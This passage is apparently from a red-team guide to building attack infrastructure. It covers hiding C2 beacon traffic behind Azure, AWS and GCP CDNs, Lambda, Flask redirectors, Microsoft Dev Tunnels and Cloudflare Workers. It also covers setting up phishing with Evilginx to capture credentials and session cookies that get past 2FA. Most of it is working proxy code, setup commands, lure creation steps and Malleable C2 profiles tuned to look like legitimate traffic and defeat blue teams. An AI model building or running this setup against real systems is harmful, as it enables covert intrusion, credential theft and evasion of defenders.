X-Auth-Check: RandomValue) - If missing → redirect to decoy URL
- Geo-IP blocking → Block all countries except target’s location
Azure CDN with Custom Domain
For even more stealth, use a custom domain with Azure CDN:
- Add custom domain in CDN settings (must use subdomain, e.g.,
www.yourdomain.com) - Create CNAME:
www.yourdomain.com → yourname.azureedge.net - Enable HTTPS with Microsoft-Managed Certificate Azure handles provisioning and renewal
- This gives you a Microsoft-signed cert on your custom domain, no cert fingerprinting possible
Azure Front Door
An alternative to Azure CDN with more advanced routing. Key differences:
- Uses
azurefd.netinstead ofazureedge.net - Each instance gets a GUID-based domain (e.g.,
1234abcd.azurefd.net) harder to blend - Higher cost (~$10/day vs ~$1-2/day for CDN Classic)
- More advanced filtering: custom headers, Geo-IP, rate limiting
- Azure plans to retire Classic CDN, so Front Door is the future
Azure App Services
Deploy a Node.js redirector on azurewebsites.net:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
// server.js Azure App Service Redirector
const express = require('express');
const { createProxyMiddleware } = require('http-proxy-middleware');

const app = express();
const PORT = process.env.PORT || 3000;
const TARGET_URL = 'https://yourdomain.com';

const proxy = createProxyMiddleware({
    target: TARGET_URL,
    changeOrigin: true,
    ws: true,
    followRedirects: true,
});

app.use('/', proxy);
app.listen(PORT, () => {
    console.log(`Forwarding all traffic to ${TARGET_URL} on port ${PORT}`);
});
Traffic flow:
1
Beacon → artoc-redirector.azurewebsites.net → yourdomain.com (Redirector) → Team Server
AWS CloudFront
Amazon’s CDN using cloudfront.net domains.
Setup:
- AWS Console → CloudFront → Create Distribution
- Origin: Your redirector domain
- Add custom header (matching your C2 profile’s header)
- Cache behavior: HTTPS only, no compression, all HTTP methods allowed
- Cache key: Legacy settings, forward ALL headers/cookies/query strings
- Disable WAF (we have our own filtering)
Malleable C2 Profile for AWS:
Use SourcePoint to generate profiles:
1
2
3
~/go/bin/SourcePoint -Profile 5 -Host yourdomain.com -Outfile /tmp/aws_profile \
    -Injector NtMapViewOfSection -Password password -Keystore keystore.jks \
    -Stage False -Forwarder
Update the host header in the profile to your CloudFront distribution domain.
CloudFront Geo-Filtering: Restrict access to only the target country prevents global scanning of your endpoint.
GCP Cloud CDN
Google’s CDN with Google-issued certificates.
Setup:
- GCP Console → Network Services → Cloud CDN → Enable
- Create Load Balancer (HTTPS, port 443)
- Backend: Your redirector domain (set protocol to HTTPS)
- Frontend: Create Google-managed certificate for your custom domain
- DNS: A record pointing custom domain → Load Balancer IP
- Cache: “Always Revalidate” (prevents caching beacon traffic)
Traffic flow:
1
Beacon → yourdomain.com (GCP CDN + Google Cert) → Redirector → Team Server
CDN Comparison
| Feature | Azure CDN | Azure Front Door | AWS CloudFront | GCP CDN |
|---|---|---|---|---|
| Domain | azureedge.net | azurefd.net (GUID) | cloudfront.net | Custom only |
| Cost | ~$1-2/day | ~$10/day | Pay-per-request | Pay-per-request |
| Managed SSL | Yes (Microsoft) | Yes (Microsoft) | Yes (AWS) | Yes (Google) |
| Geo-filtering | Yes | Yes | Yes | Via firewall rules |
| Header filtering | Rules Engine | Rules Engine | Origin headers | Via backend |
| Best for | Blending into MS traffic | Advanced routing | AWS environments | GCP environments |
How to Test :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Verify C2 beacon traffic passes through the Azure CDN relay and reaches the team server
curl -sk -A "Mozilla/5.0" -H "DNT: 1" https://yourname.azureedge.net/css3/index2.shtml

# Confirm the CDN response headers show Microsoft or Amazon origin servers indicating traffic is routed correctly
curl -sI https://yourname.azureedge.net | grep -i "x-cache\|via\|server"

# Use the Azure portal to monitor CDN traffic, validate caching rules, and review the Rules Engine configuration
https://portal.azure.com/

# Use CDN Planet to test CDN response headers and verify geo-filtering behavior from multiple global locations
https://www.cdnplanet.com/tools/cdnperf/

# Scenario 1: Validating the Azure CDN endpoint correctly proxies beacon traffic without caching responses
1- Deploy the Azure CDN endpoint pointing to your redirector domain and generate a test beacon using the CDN hostname
2- Execute the beacon on a test VM and monitor both the CDN access logs and the redirector's access.log for incoming requests
3- Confirm every beacon check-in shows a fresh uncached response and all traffic originates from Azure IP ranges in the redirector log

# Scenario 2: CDN caches a beacon response breaking subsequent C2 check-ins
1- Execute the beacon and observe that the first check-in succeeds but the second returns the same cached response, breaking communication
2- Inspect the CDN caching rules and the Malleable profile's server block to confirm Cache-Control: no-store is missing
3- Add no-store and no-cache headers to the C2 profile's server block, update the CDN rules to bypass cache, and confirm each subsequent check-in is a fresh uncached response
Phase 7: Serverless Lambda Redirection
AWS Lambda provides ephemeral, cost-effective redirection with no always-on infrastructure.
Why Lambda?
- Traffic appears to come from AWS legitimate cloud traffic
- Lambda only runs when needed no idle servers to discover
- Cost is pennies per request
- Minimizes fingerprinting no permanent IP to scan
Setup
- AWS Console → Lambda → Create Function
- Runtime: Python 3.10, Architecture: x86_64
- Enable Function URL (Auth Type: NONE)
- Upload code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# lambda_function.py
import requests

REDIRECTOR_URL = "https://yourdomain.com"
FALLBACK_URL = "https://www.bing.com"

def lambda_handler(event, context):
    # Get headers (case-insensitive)
    inbound_headers = {k.lower(): v for k, v in event.get("headers", {}).items()}

    # Validate custom header
    if inbound_headers.get("dnt") != "1":
        return {
            "statusCode": 302,
            "headers": {"Location": FALLBACK_URL}
        }

    # Forward to redirector
    path = event.get("rawPath", "/")
    method = event.get("requestContext", {}).get("http", {}).get("method", "GET")

    if method == "GET":
        response = requests.get(f"{REDIRECTOR_URL}{path}", headers=inbound_headers)
    else:
        body = event.get("body", "")
        response = requests.post(f"{REDIRECTOR_URL}{path}", headers=inbound_headers, data=body)

    return {
        "statusCode": response.status_code,
        "headers": dict(response.headers),
        "body": response.text
    }
- Add Lambda Layer with
requestslibrary (create fromdependencies.zip) - Use the Function URL as your Cobalt Strike listener host
OPSEC
Without the custom header → silent 302 redirect to Bing. No error messages, no hints.
Phase 8: Flask & Gunicorn Lightweight Redirector
When Apache is overkill, use Flask with Gunicorn for a lightweight, fast Python-based redirector.
Setup
1
2
3
# On a fresh Ubuntu EC2 instance
apt update && apt install -y python3-flask python3-requests gunicorn certbot
mkdir -p /root/flask_redir && cd /root/flask_redir
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
# app.py
from flask import Flask, request, Response
import requests

app = Flask(__name__)
TARGET_URL = "https://yourdomain.com"

@app.route('/', defaults={'path': ''}, methods=['GET', 'POST'])
@app.route('/<path:path>', methods=['GET', 'POST'])
def proxy(path):
    target_url = f"{TARGET_URL}/{path}"
    if request.query_string:
        target_url += f"?{request.query_string.decode('utf-8')}"

    headers = {key: value for key, value in request.headers if key.lower() != "host"}

    if request.method == 'GET':
        response = requests.get(target_url, headers=headers, allow_redirects=False)
    elif request.method == 'POST':
        response = requests.post(target_url, headers=headers, data=request.data, allow_redirects=False)

    forwarded_response = Response(response.content, response.status_code)
    for key, value in response.headers.items():
        forwarded_response.headers[key] = value
    return forwarded_response

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=False)
1
2
3
4
5
6
7
8
# Get SSL certificate
certbot certonly --standalone --agree-tos --email your@email.com -d yourdomain.com

# Run with HTTPS
gunicorn -w 4 -b 0.0.0.0:443 \
    --certfile=/etc/letsencrypt/live/yourdomain.com/fullchain.pem \
    --keyfile=/etc/letsencrypt/live/yourdomain.com/privkey.pem \
    app:app
Automation: Use Fredi a Python-based redirector that supports endpoint and header filtering out of the box.
Phase 9: Microsoft Dev Tunnels
Originally built for developers to expose localhost to the internet, Dev Tunnels route traffic through *.devtunnels.ms a Microsoft-trusted domain that EDR and firewalls almost never block.
Why Dev Tunnels?
- Traffic goes through Microsoft domains highly trusted
- No need for your own domain or certificate
- Quick to deploy minutes, not hours
- Hard for blue teams to block without disrupting legitimate dev workflows
Setup
1
2
3
4
5
6
7
8
9
10
# Install Dev Tunnels CLI
curl -sL https://aka.ms/DevTunnelCliInstall | bash

# Login with Microsoft account
devtunnel user login

# Create and host tunnel
devtunnel create -a
devtunnel port create -p 443
devtunnel host
The tunnel gives you a URL like https://randomid.devtunnels.ms use this as your C2 listener host.
Note: Microsoft shows an anti-phishing interstitial page when accessing Dev Tunnels via browser. Beacons communicating via HTTPS don’t trigger this it only affects browser-based access.
Phase 10: Cloudflare Workers & Zero Trust Tunnels
 The Worker validates headers, the tunnel eliminates public IP exposure, and the C2 server has zero open ports
Cloudflare provides a three-layer security model that’s becoming the gold standard for red team infrastructure.
Architecture
1
Beacon → Cloudflare Worker (validates headers) → Zero Trust Tunnel → C2 Server
Cloudflare Worker as First-Layer Redirector
The Worker validates incoming requests by checking for a custom HTTP header. Valid requests get proxied to the C2; invalid ones redirect elsewhere:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
// Cloudflare Worker
addEventListener('fetch', event => {
    event.respondWith(handleRequest(event.request))
})

async function handleRequest(request) {
    // Check for custom header
    const authHeader = request.headers.get('X-Custom-Auth')
    if (authHeader !== 'your-secret-value') {
        // Redirect unauthorized traffic to decoy
        return Response.redirect('https://www.microsoft.com', 302)
    }

    // Forward to C2 through tunnel
    const url = new URL(request.url)
    url.hostname = 'your-tunnel-id.cfargotunnel.com'

    const modifiedRequest = new Request(url, {
        method: request.method,
        headers: request.headers,
        body: request.body
    })

    return fetch(modifiedRequest)
}
Zero Trust Tunnel Setup
1
2
3
4
5
6
7
8
9
10
11
12
# Install cloudflared
curl -L https://github.com/cloudflare/cloudflared/releases/latest/download/cloudflared-linux-amd64 -o /usr/local/bin/cloudflared
chmod +x /usr/local/bin/cloudflared

# Authenticate
cloudflared tunnel login

# Create tunnel
cloudflared tunnel create c2-tunnel

# Run tunnel (connects to your C2 server)
cloudflared tunnel run --token <your-token>
Why Cloudflare?
- All traffic goes through Cloudflare’s CDN with no public IP exposure
- Your C2 server has zero open ports to the internet
- Cloudflare’s WAF + DDoS protection for free
- Service authentication tokens (CF-Access-Client-Id) restrict tunnel access to only the Worker
- Even if someone finds your Worker URL, they can’t reach the C2 without the correct header + tunnel auth
Sliver C2 with Cloudflare
For Sliver, modify the http-c2.json config to include the custom header your Worker checks:
1
2
3
4
5
6
7
{
    "implant_config": {
        "headers": [
            {"name": "X-Custom-Auth", "value": "your-secret-value"}
        ]
    }
}
Then set the implant callback URL to your Cloudflare Worker’s domain. Traffic flows: Implant → Cloudflare CDN → Worker (validates) → Tunnel → Sliver Server.
Phase 11: Phishing Infrastructure
 GoPhish manages campaigns, Evilginx proxies real login pages through Cloudflare WAF, and the mail server handles SPF/DKIM/DMARC
Phishing is still the #1 initial access vector. But modern phishing needs its own dedicated infrastructure: mail servers, DNS records, credential capture, and session hijacking tooling.
Mail Server Setup
You need a dedicated mail server that can send emails that land in the inbox, not spam. Use iRedMail or Postfix + Dovecot:
1
2
3
4
# Install iRedMail
wget https://github.com/iredmail/iRedMail/archive/refs/tags/1.7.1.tar.gz
tar xzf 1.7.1.tar.gz && cd iRedMail-1.7.1/
sudo bash iRedMail.sh
DNS Records for Email Deliverability
Without proper DNS records, your emails go straight to spam. You need all three:
SPF (Sender Policy Framework): Tells receiving servers which IPs can send mail for your domain.
1
v=spf1 ip4:YOUR_MAIL_SERVER_IP ~all
DKIM (DomainKeys Identified Mail): Cryptographically signs outgoing emails to prove they haven’t been tampered with.
1
2
# Generate DKIM key with amavisd
amavisd-new showkeys
Add the public key as a TXT record: default._domainkey.yourdomain.com
DMARC (Domain-based Message Authentication): Tells receiving servers what to do when SPF/DKIM checks fail.
1
_dmarc.yourdomain.com TXT "v=DMARC1; p=none; rua=mailto:dmarc@yourdomain.com"
OPSEC: Start with
p=none(monitor mode) before switching top=quarantineorp=reject. Use MXToolbox and mail-tester.com to validate your setup scores 10/10.
GoPhish + Evilginx Integration
GoPhish manages campaigns (tracking opens, clicks, submissions). Evilginx is a reverse proxy that captures credentials AND session cookies, bypassing 2FA.
The official integration means you create campaigns in GoPhish with Evilginx lure URLs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Install Evilginx
sudo apt install -y evilginx2

# Configure
config domain yourdomain.com
config ipv4 YOUR_SERVER_IP

# Load phishlet (e.g., Office 365)
phishlets hostname o365 login.yourdomain.com
phishlets enable o365

# Create lure
lures create o365
lures get-url 0
Evilginx OPSEC Hardening
Never expose Evilginx directly to the internet. Use a layered setup:
1
Victim → Cloudflare (WAF + Bot Protection) → Caddy (Reverse Proxy) → Tailscale VPN → Evilginx
Cloudflare cookie-gating to block bots:
1
2
Rule: (http.host eq "login.yourdomain.com") and (not http.cookie contains "session_token=abc123")
Action: Block
- Rotate domains with short TTLs
- Keep captured credentials on isolated infrastructure
- Separate logging between Caddy (access logs) and Evilginx (captures)
- Never reuse a phishing domain for C2
Phase 12: Malleable C2 Profiles & Traffic Shaping
The Malleable C2 profile defines everything about how your beacon communicates HTTP headers, URIs, user agents, sleep times, jitter, encoding, and more. A good profile makes your traffic indistinguishable from legitimate web traffic.
Key Profile Settings
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Disable caching (critical for CDN compatibility)
http-get {
    server {
        header "Cache-Control" "max-age=0, no-cache";
        header "Pragma" "no-cache";
    }
}

# Custom header for filtering
http-get {
    client {
        header "DNT" "1";
    }
}

http-post {
    client {
        header "DNT" "1";
    }
}
Profile Generation with SourcePoint
SourcePoint generates obfuscated profiles:
1
2
3
4
5
6
~/go/bin/SourcePoint -Profile 5 \
    -Host yourdomain.com \
    -Outfile /tmp/profile \
    -Injector NtMapViewOfSection \
    -Stage False \
    -Forwarder
Profile Validation
Always validate before deploying:
1
./c2lint your_profile.profile
OPSEC Considerations
- Sleep & Jitter: Never use sleep 0 in production it generates too much traffic. Use 30-60 second sleep with 20-30% jitter.
- User Agent: Match the target environment if they use Chrome, your beacon should too.
- URI Paths: Use paths that look legitimate
/api/v2/status,/jquery/user/preferences,/css3/index.shtml - Host Header: Must match your CDN domain when using CDN relays
- No caching headers: Always disable caching to prevent CDN from storing beacon responses
Infrastructure Tools
C2 Frameworks
| Tool | Purpose | Link |
|---|---|---|
| Cobalt Strike | Commercial C2, most mature | fortra.com |
| Havoc | Open source, CS-compatible BOFs | GitHub |
| Sliver | Open source, multi-protocol | GitHub |
| Mythic | Plugin architecture, multi-agent | GitHub |
Redirectors & Proxies
| Tool | Purpose | Link |
|---|---|---|
| Apache mod_rewrite | Conditional traffic routing | Built-in |
| Nginx | Reverse proxy, upstream pools | Built-in |
| Fredi | Python HTTPS redirector | GitHub |
| RedCaddy | Caddy-based redirector | GitHub |
| Cloudflare Workers | Edge-based request filtering | cloudflare.com |
| cloudflared | Zero Trust tunnel client | GitHub |
Phishing Infrastructure
| Tool | Purpose | Link |
|---|---|---|
| Evilginx | AitM reverse proxy, session hijack | GitHub |
| GoPhish | Phishing campaign management | GitHub |
| iRedMail | Full mail server deployment | iredmail.org |
Domain & Infrastructure Management
| Tool | Purpose | Link |
|---|---|---|
| Terraform | Infrastructure as Code | terraform.io |
| Ghostwriter | Engagement infra management | ghostwriter.wiki |
| DomainHunter | Expired domain hunting | GitHub |
| SourcePoint | Malleable profile generator | GitHub |
| ExpiredDomains | Domain search engine | expireddomains.net |
| C2 Matrix | C2 framework comparison | thec2matrix.com |
| fireprox | AWS API Gateway IP rotation | GitHub |
Multi-Layer Architecture Example
Here’s a production-grade setup using multiple CDN relays:
1
2
3
4
5
                    ┌─── Azure CDN (azureedge.net) ───┐
                    │                                  │
Target ──► Beacon ──┤─── CloudFront (cloudfront.net) ──┤──► Apache Redirector ──► Team Server
                    │                                  │    (4 filter layers)
                    └─── GCP CDN (custom domain) ──────┘
If Azure CDN gets burned → beacons fall back to CloudFront. If CloudFront gets burned → GCP CDN takes over. The Apache redirector and team server remain untouched throughout.
This is what resilient red team infrastructure looks like.
Thanks for the read this is the foundation everything else builds on. Without solid infrastructure, the most advanced exploits and payloads are worthless. Build it right, build it once, automate it with Terraform, and your operations will survive anything the blue team throws at you.
This guide covered 12 phases: Domain Selection, Terraform Deployment, C2 Frameworks, HTTPS Redirectors (Apache + Nginx), Redirector Fortification (4 layers), CDN Relays (Azure/AWS/GCP), Serverless Lambda, Flask/Gunicorn, Dev Tunnels, Cloudflare Workers & Tunnels, Phishing Infrastructure, and Malleable Profiles.
Stay tuned for more.
References
- White Knight Labs - Advanced Red Team Operations Course (ARTO), comprehensive coverage of Terraform deployment, C2 frameworks, redirectors, CDN relays, and malleable profiles.
- @frsfaisall - Mastering Modern Red Teaming Infrastructure - 9-part Medium blog series covering end-to-end red team infrastructure setup.
- Steve Borosh (@424f424f) - Red Team Infrastructure Wiki - Community-maintained wiki on red team infrastructure design.
- NetSPI - Modern Red Team Infrastructure - Overview of modern red team infrastructure components and architecture.
- curi0usJack - Apache mod_rewrite Redirect Rules - Comprehensive IP blocklist for redirector filtering.
- Tylous - SourcePoint - Malleable C2 profile generator for Cobalt Strike.
- Cloudflare - Zero Trust Tunnels Documentation - Official Cloudflare tunnel setup and configuration.
- CGomezSec - Sliver C2 with Cloudflare Workers & Tunnels - Practical guide to deploying Sliver behind Cloudflare infrastructure.
- Microsoft - Dev Tunnels Documentation - Official documentation for Microsoft Dev Tunnels.
- Ghostwriter - Infrastructure Management - Red team engagement and infrastructure management platform.
- X: @0XDbgMan
- Telegram: dbgman